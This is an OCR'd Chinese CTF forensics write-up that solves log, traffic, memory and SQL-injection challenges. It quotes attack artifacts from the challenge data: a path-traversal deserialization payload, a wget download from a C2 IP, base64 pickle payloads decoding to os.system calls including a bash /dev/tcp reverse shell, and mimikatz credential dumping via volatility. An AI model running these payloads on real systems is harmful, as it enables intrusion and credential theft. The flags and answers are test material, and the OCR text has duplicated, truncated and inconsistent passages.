黑客的socks5的连接账号、密码是_0HDFt16cLQJ#JTN276Gp_。

【操作内容】
查看上传的配置文件可得账号和密码，如下图所示：



4 日志分析

4.1

【题目描述】
网络存在源码泄漏，源码文件名是__www.zip__。

【操作内容】
(1) 使用sublime_text编辑器打开access.log文件，删除404所在行的所有信息（ctrl+f，find all，ctrl+L，delete），得到如下信息：

```
172.17.0.1 - - [07/Aug/2021:01:37:51 +0000] "GET / HTTP/1.1" 200 638 "-" "Mozilla/5.0 (Macintosh; Intel Mac
OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:55 +0000] "GET / HTTP/1.1" 200 637 "-" "Mozilla/5.0 (Macintosh; Intel Mac
OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:58 +0000] "GET /index.php HTTP/1.1" 200 601 "-" "Mozilla/5.0 (Macintosh;
Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /%2ehtaccess HTTP/1.1" 403 460 "-" "Mozilla/5.0 (Macintosh;
Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /index%2ephp HTTP/1.1" 200 601 "-" "Mozilla/5.0 (Macintosh;
Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /www%2ezip HTTP/1.1" 200 1686 "-" "Mozilla/5.0 (Macintosh;
Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /www%2ezip HTTP/1.1" 200 1686 "-" "Mozilla/5.0 (Macintosh;
Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59 +0000] "GET /info%2ephp HTTP/1.1" 200 25770 "-" "Mozilla/5.0 (
Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:38:20 +0000] "GET /?filename=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2
F..%2F..%2F..%2F..%2F..%2F..%2F..%2Ftmp%2Fsess_car&content=func%7CN%3Bfiles%7Ca%3A2%3A%7Bs%3A8%3A%22filename%
22%3Bs%3A16%3A%22.%2Ffiles%2Ffilename%22%3Bs%3A20%3A%22call_user_func_array%22%3Bs%3A28%3A%22.%2Ffiles%2Fcall
_user_func_array%22%3B%7Dpaths%7Ca%3A1%3A%7Bs%3A5%3A%22%2Fflag%22%3Bs%3A13%3A%22SplFileObject%22%3B%7D
HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 +0000] "GET /?file=sess_car HTTP/1.1" 200 687 "-"
"python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20 +0000] "GET / HTTP/1.1" 200 645 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 +0000] "GET /?filename=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2
F..%2F..%2F..%2F..%2F..%2F..%2F..%2Ftmp%2Fsess_car&content=func%7CN%3Bfiles%7Ca%3A2%3A%7Bs%3A8%3A%22filename%
22%3Bs%3A16%3A%22.%2Ffiles%2Ffilename%22%3Bs%3A20%3A%22call_user_func_array%22%3Bs%3A28%3A%22.%2Ffiles%2Fcall
_user_func_array%22%3B%7Dpaths%7Ca%3A1%3A%7Bs%3A5%3A%22%2Fflag%22%3Bs%3A13%3A%22SplFileObject%22%3B%7D
HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 +0000] "GET /?file=sess_car HTTP/1.1" 200 680 "-"
"python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21 +0000] "GET / HTTP/1.1" 200 672 "-" "python-requests/2.26.0"
```

(2) 使用burpsuit将上图中带有url编码的路径进行url decode，结果如下：

```
172.17.0.1 - - [07/Aug/2021:01:37:51  0000] "GET / HTTP/1.1" 200 638 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/
Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:55  0000] "GET / HTTP/1.1" 200 637 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/
Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:58  0000] "GET /index.php HTTP/1.1" 200 601 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) App
Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59  0000] "GET /.htaccess HTTP/1.1" 403 460 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) App
Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59  0000] "GET /index.php HTTP/1.1" 200 601 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) App
Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59  0000] "GET /www.zip HTTP/1.1" 200 1686 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) Appl
Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59  0000] "GET /www.zip HTTP/1.1" 200 1686 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) Appl
Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59  0000] "GET /info.php HTTP/1.1" 200 25770 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) Ap
Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:38:20  0000] "GET /?filename=../../../../../../../../../../../../../../../../../../../tmp/
sess_car&content=func|N;files|a:2:{s:8:"filename";s:16:"./files/filename";s:20:"call_user_func_array";s:28:"./files/
call_user_func_array";}paths|a:1:{s:5:"/flag";s:13:"SplFileObject";} HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20  0000] "GET /?file=sess_car HTTP/1.1" 200 687 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20  0000] "GET / HTTP/1.1" 200 645 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21  0000] "GET /?filename=../../../../../../../../../../../../../../../../../../../tmp/
sess_car&content=func|N;files|a:2:{s:8:"filename";s:16:"./files/filename";s:20:"call_user_func_array";s:28:"./files/
call_user_func_array";}paths|a:1:{s:5:"/flag";s:13:"SplFileObject";} HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21  0000] "GET /?file=sess_car HTTP/1.1" 200 680 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21  0000] "GET / HTTP/1.1" 200 672 "-" "python-requests/2.26.0"
```


(3) 以上内容可知源码的文件名为www.zip。


```
172.17.0.1 - - [07/Aug/2021:01:37:51  0000] "GET / HTTP/1.1" 200 638 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKi
Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:55  0000] "GET / HTTP/1.1" 200 637 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKi
Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:58  0000] "GET /index.php HTTP/1.1" 200 601 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) A
Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59  0000] "GET /.htaccess HTTP/1.1" 403 460 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) A
Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59  0000] "GET /index.php HTTP/1.1" 200 601 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) A
Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59  0000] "GET /www.zip HTTP/1.1" 200 1686 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) Ap
Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59  0000] "GET /www.zip HTTP/1.1" 200 1686 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) Ap
Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:37:59  0000] "GET /info.php HTTP/1.1" 200 25770 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
Gecko) Chrome/92.0.4515.107 Safari/537.36"
172.17.0.1 - - [07/Aug/2021:01:38:20  0000] "GET /?filename=../../../../../../../../../../../../../../../../../../../tmp/
sess_car&content=func|N;files|a:2:{s:8:"filename";s:16:"./files/filename";s:20:"call_user_func_array";s:28:"./files/
call_user_func_array";}paths|a:1:{s:5:"/flag";s:13:"SplFileObject";} HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20  0000] "GET /?file=sess_car HTTP/1.1" 200 687 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:20  0000] "GET / HTTP/1.1" 200 645 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21  0000] "GET /?filename=../../../../../../../../../../../../../../../../../../../tmp/
sess_car&content=func|N;files|a:2:{s:8:"filename";s:16:"./files/filename";s:20:"call_user_func_array";s:28:"./files/
call_user_func_array";}paths|a:1:{s:5:"/flag";s:13:"SplFileObject";} HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21  0000] "GET /?file=sess_car HTTP/1.1" 200 680 "-" "python-requests/2.26.0"
172.17.0.1 - - [07/Aug/2021:01:38:21  0000] "GET / HTTP/1.1" 200 672 "-" "python-requests/2.26.0"
```


4.2

【题目描述】

分析攻击流量，黑客往/tmp目录写入一个文件，文件名为__sess_car__。


【操作内容】
继续分析上一步骤burpsuit解码后的文件，可发现黑客写入的文件为sess_car。



4.3

【题目描述】
继续分析4.1中burpsuit解码后的文件，可以发现黑客使用了SplFileObject类读取了秘密文件flag。

【操作内容】



5 流量分析

5.1

【题目描述】
攻击者的IP是_____ == 172.18.0.125 ==_____。


【操作内容】
分析pcap流量包，主机ip应该是172.18.0.1，可以看到很多UDP协议的包。在看包内容的时候，注意到UDP包头都是P05=，而且有的是有base64，也有乱码的包。P05=后面都是00 00 00 00和01 00 00 00，其中00的长度是32、01的长度是16，可能是认证。

根据长度为16猜测可能是aes，用长度16的base64（即P05=后面是01 00 00 00的）作为aes key解密发现解密成功了，02 00 00 00对应的包里面都有一个可见字符，其中受害IP172.18.0.125有命令：wget http://147.182.251.98/d.sh。

流量分析

操作内容：
分析pcap流量包，主机ip应该是172.18.0.1，可以看到很多UDP协议的包。在看包内容的时候，注意到UDP包头都是P05=，而且有的是有base64，也有乱码的包。P05=后面都是00 00 00 00和01 00 00 00，其中00的长度是32、01的长度是16，可能是认证。

根据长度为16猜测可能是aes，用长度16的base64（即P05=后面是01 00 00 00的）作为aes key解密发现解密成功了，02 00 00 00对应的包里面都有一个可见字符，其中受害IP172.18.0.125有命令：wget http://147.182.251.98/d.sh;所以第一问为127.18.0.125，第二问密钥就是18217号包里的DtX0GScM9dwrgZht，第三问ip即为147.182.251.98（udp.stream eq 85）



5.2

【题目描述】
攻击者所使用的会话密钥是_____ ==DtX0GScM9dwrgZht ==_____。

【操作内容】

5.3

【题目描述】
攻击者所控制的C&C服务器IP是____ == 147.182.251.98 ==_____。

【操作内容】
第三问ip即为147.182.251.98（udp.stream eq 85）

6 内存分析

6.1

【题目描述】
虚拟机的密码是_____ flag{W31C0M3 T0 THiS 34SY F0R3NSiCX}_____。（密码中为flag{xxxx}，含有空格，提交时不要去掉）

【操作内容】
这里可以使用工具自带的lsadump也可以安装mimikatz插件获取

```
[06内存分析] volatility -f Target.vmem  --profile=Win7SP1x64 mimikatz
Volatility Foundation Volatility Framework 2.6.1
Module   User             Domain           Password
-------- ---------------- ---------------- ----------------------------------------
wdigest  CTF              WIN-QUN5RVOOF27  flag&#123;W31C0M3 T0 THiS 34SY F0R3NSiCX&#125;
wdigest  WIN-QUN5RVOOF27$ WORKGROUP
[06内存分析] volatility -f Target.vmem  --profile=Win7SP1x64 lsadump
Volatility Foundation Volatility Framework 2.6.1
DefaultPassword
0x00000000  48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   H...............
0x00000010  66 00 6c 00 61 00 67 00 7b 00 57 00 33 00 31 00   f.l.a.g.&#123;.W.3.1.
0x00000020  43 00 30 00 4d 00 33 00 20 00 54 00 30 00 20 00   C.0.M.3...T.0...
0x00000030  54 00 48 00 69 00 53 00 20 00 33 00 34 00 53 00   T.H.i.S...3.4.S.
0x00000040  59 00 20 00 46 00 30 00 52 00 33 00 4e 00 53 00   Y...F.0.R.3.N.S.
0x00000050  69 00 43 00 58 00 7d 00 00 00 00 00 00 00 00 00   i.C.X.&#125;.........

DPAPI_SYSTEM
0x00000000  2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ,...............
0x00000010  01 00 00 00 49 06 16 35 a7 90 b6 2a 53 69 03 27   ....I..5...*Si.'
0x00000020  b9 9a 60 9e 9a 15 90 37 7c cf 1d 3c f1 3f 60 05   ..`....7|..<.?`.
0x00000030  56 c1 59 68 53 9a dc e0 18 b3 55 ef 00 00 00 00   V.YhS.....U.....
```


6.2

虚拟机中有一个某品牌手机的备份文件，文件里的图片里的字符串为_____ flag{TH4NK Y0U FOR DECRYPTING MY DATA}_____。（解题过程中需要用到上一题答案中flag{}内的内容进行处理。本题的格式也是flag{xxx}，含有空格，提交时不要去掉）

【操作内容】

```
volatility -f Target.vmem  --profile=Win7SP1x64 filescan |grep CTF
Volatility Foundation Volatility Framework 2.6.1

...
0x000000007fc68a10     16      0 -W-r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz\info.xml
0x000000007fd3cf20      2      2 RW-rwd \Device\HarddiskVolume1\Users\CTF\AppData\Local
\Microsoft\Windows\Explorer\thumbcache_1024.db
0x000000007fd3df20      2      2 RW-rwd \Device\HarddiskVolume1\Users\CTF\AppData\Local
\Microsoft\Windows\Explorer\thumbcache_256.db
0x000000007fd3ef20      2      2 RW-rwd \Device\HarddiskVolume1\Users\CTF\AppData\Local
\Microsoft\Windows\Explorer\thumbcache_96.db
0x000000007fdc2700      2      2 RW-rwd \Device\HarddiskVolume1\Users\CTF\AppData\Local
\Microsoft\Windows\Explorer\thumbcache_sr.db
0x000000007fe72070      1      1 RW-rwd \Device\HarddiskVolume1\Users\CTF\AppData\Local
\Microsoft\Windows\Explorer\thumbcache_idx.db
0x000000007fe72430      2      0 -W-r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz\picture\storage\MediaTar\images\images0.tar.enc
0x000000007feabbc0     16      0 -W-r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz\picture.xml
```


这里使用filescan扫描CTF用户的文件，发现了华为P40的备份文件

```
volatility -f Target.vmem  --profile=Win7SP1x64 filescan |grep HUAWEI
Volatility Foundation Volatility Framework 2.6.1
0x000000007d8c7d10      4      0 R--r-d \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz.exe
0x000000007e164cc0     12      0 R--r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz.exe
0x000000007e1e1ae0     16      0 R----- \Device\HarddiskVolume1\Windows\Prefetch\HUAWEI
P40_2021-AA-BB XX.YY.Z-6DC73FF4.pf
0x000000007ee4d660      2      0 -W-r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz\alarm.db
0x000000007fc68a10     16      0 -W-r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz\info.xml
0x000000007fe72430      2      0 -W-r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz\picture\storage\MediaTar\images\images0.tar.enc
0x000000007feabbc0     16      0 -W-r-- \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz\picture.xml
[06内存分析] volatility -f Target.vmem  --profile=Win7SP1x64 dumpfiles -Q 0x000000007d8c7d10
--dump-dir=./
Volatility Foundation Volatility Framework 2.6.1
ImageSectionObject 0x7d8c7d10   None   \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz.exe
DataSectionObject 0x7d8c7d10   None   \Device\HarddiskVolume1\Users\CTF\Desktop\HUAWEI
P40_2021-aa-bb xx.yy.zz.exe
```

于是把华为备份文件dump出来，同时可以直接在dat文件里把备份文件夹解压出来，再利用工具 kobackupdec

```
python3 kobackupdec.py -vvv W31C0M3_T0_THiS_34SY_F0R3NSiCX HUAWEI\ P40_2021-aa-bb\ xx.yy.zz
./bb
```

即可获取flag

flag{TH4NK Y0U FOR DECRYPTING MY DATA}

7 简单日志分析

7.1

【题目描述】
黑客攻击的参数是_user_（如有字母请全部使用小写）

【操作内容】
1、将日志文件中反馈为404的条目去掉，剩下3条数据包，数据包如下：

```
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /?user=STAKcDAKMFMnd2hvYW1pJwpwMQowKGcwCmxwMgowKEkwCnRwMwowKGczCkkwCmRwNAowY29zCnN5c3RlbQpwNQowZzUKKGcxCnRSLg== HTTP/1.1" 500 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /?user=STAKcDAKMFMnY2F0IC9UaDRzX0lTX1ZFUllfSW1wb3J0X0ZpMWUnCnAxCjAoZzAKbHAyCjAoZzAKbHAyCjAoSTAKdHAzCjAoZzMKSTAKZHA0CjBjb3MKc3lzdGVtCnA1CjBnNQooZzEKdFIu HTTP/1.1" 500 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /?user=STAKcDAKMFMnYmFzaCAtaSA%2bJiAvZGV2L3RjcC8xOTIuMTY4LjIuMTk3Lzg4ODggMD4mMScKcDEKMChnMApscDIKMChJMAp0cDMKMChnMwpJMApkcDQKMGNvcwpzeXN0ZW0KcDUKMGc1CihnMQp0Ui4= HTTP/1.1" 500 -
```

2、对数据包进行分析，即可获得黑客攻击的参数为user，如下图所示：

```
"GET /?user=STAKcDAKMFMnd2hvYW1pJwpwMQowKGcwCmxwMgowKEkwCnRwMwowKGczCkkwCmRwNAowY29zCnN5c3RlbQpwNQowZ
"GET /?user=STAKcDAKMFMnY2F0IC9UaDRzX0lTX1ZFUllfSW1wb3J0X0ZpMWUnCnAxCjAoZzAKbHAyCjAoZzAKbHAyCjAoSTAKdHAzCjAoZzMKS
"GET /?user=STAKcDAKMFMnYmFzaCAtaSA%2bJiAvZGV2L3RjcC8xOTIuMTY4LjIuMTk3Lzg4ODggMD4mMScKcDEKMChnMApscDI
```

7.2

【题目描述】
黑客查看的秘密文件的绝对路径是_/Th4s_IS_VERY_Import_Fi1e_。

【操作内容】
1、将日志文件中反馈为404的条目去掉，剩下3条数据包，数据包如下：

```
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /?user=STAKcDAKMFMnd2hvYW1pJwpwMQowKGcwCmxwMgowKEkwCnRwMwowKGczCkkwCmRwNAowY29zCnN5c3RlbQpwNQowZzUKKGcxCnRSLg== HTTP/1.1" 500 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /?user=STAKcDAKMFMnY2F0IC9UaDRzX0lTX1ZFUllfSW1wb3J0X0ZpMWUnCnAxCjAoZzAKbHAyCjAoZzAKbHAyCjAoSTAKdHAzCjAoZzMKSTAKZHA0CjBjb3MKc3lzdGVtCnA1CjBnNQooZzEKdFIu HTTP/1.1" 500 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /?user=STAKcDAKMFMnYmFzaCAtaSA%2bJiAvZGV2L3RjcC8xOTIuMTY4LjIuMTk3Lzg4ODggMD4mMScKcDEKMChnMApscDIKMChJMAp0cDMKMChnMwpJMApkcDQKMGNvcwpzeXN0ZW0KcDUKMGc1CihnMQp0Ui4= HTTP/1.1" 500 -
```

2、提取get对应的参数，结果如下：

```
STAKcDAKMFMnd2hvYW1pJwpwMQowKGcwCmxwMgowKEkwCnRwMwowKGczCkkwCmRwNAowY29zCnN5c3RlbQpwNQowZzUKKGcxCnRSLg==

STAKcDAKMFMnY2F0IC9UaDRzX0lTX1ZFUllfSW1wb3J0X0ZpMWUnCnAxCjAoZzAKbHAyCjAoSTAKdHAzCjAoZzMKSTAKZHA0CjBjb3MKc3lzdGVtCnA1CjBnNQooZzEKdFIu

STAKcDAKMFMnYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIuMTk3Lzg4ODggMD4mMScKcDEKMChnMApscDIKMChJMAp0cDMKMChnMwpJMApkcDQKMGNvcwpzeXN0ZW0KcDUKMGc1CihnMQp0Ui4=
```

3、将获取到的参数放入burpsuit进行base64解码，结果如下：

```
I0
p0
0S'whoami'
p1
0(g0
lp2
0(I0
tp3
0(g3
I0
dp4
0cos
system
p5
0g5
(g1
tR.
```

```
p0
0S'cat /Th4s_IS_VERY_Import_Fi1e'
p1
0(g0
lp2
0(I0
tp3
0(g3
I0
dp4
0cos
system
p5
0g5
(g1
tR.

I0
p0
0S'bash -i >& /dev/tcp/192.168.2.197/8888 0>&1'
p1
0(g0
lp2
0(I0
tp3
0(g3
I0
dp4
0cos
system
p5
0g5
(g1
```


因此秘密文件的绝对路径是：/Th4s_IS_VERY_Import_Fi1e。

7.3

【题目描述】

黑客反弹shell的hip和端口是__192.168.2.197:8888__（格式使用"ip：端口"，例如127.0.0.1：2333）

【操作内容】
分析7.2获取到的信息，即可发现反弹shell的ip和端口是：192.168.2.197:8888。

```
I0
p0
0S'bash -i >& /dev/tcp/192.168.2.197/8888 0>&1'
p1
0(g0
lp2
0(I0
tp3
0(g3
I0
dp4
0cos
system
p5
0g5
(g1
tR.
```


8 SQL注入

8.1

【题目描述】
黑客在注入过程中采用的注入手法叫__布尔盲注__。（格式为4个汉字，例如"拼博努力"）


【操作内容】
根据注入特征得知为布尔盲注。

8.2

【题目描述】
黑客在注入过程中，最终获取flag的数据库名、表名和字段名是__sqli#flag#flag__。（格式为“数据库名#表名#字段名"，例如database#tableffcolumn）

【操作内容】

根据日志分析，获取到flag的“数据库名#表名#字段名”分别为“sqli#flag#flag”。



8.3

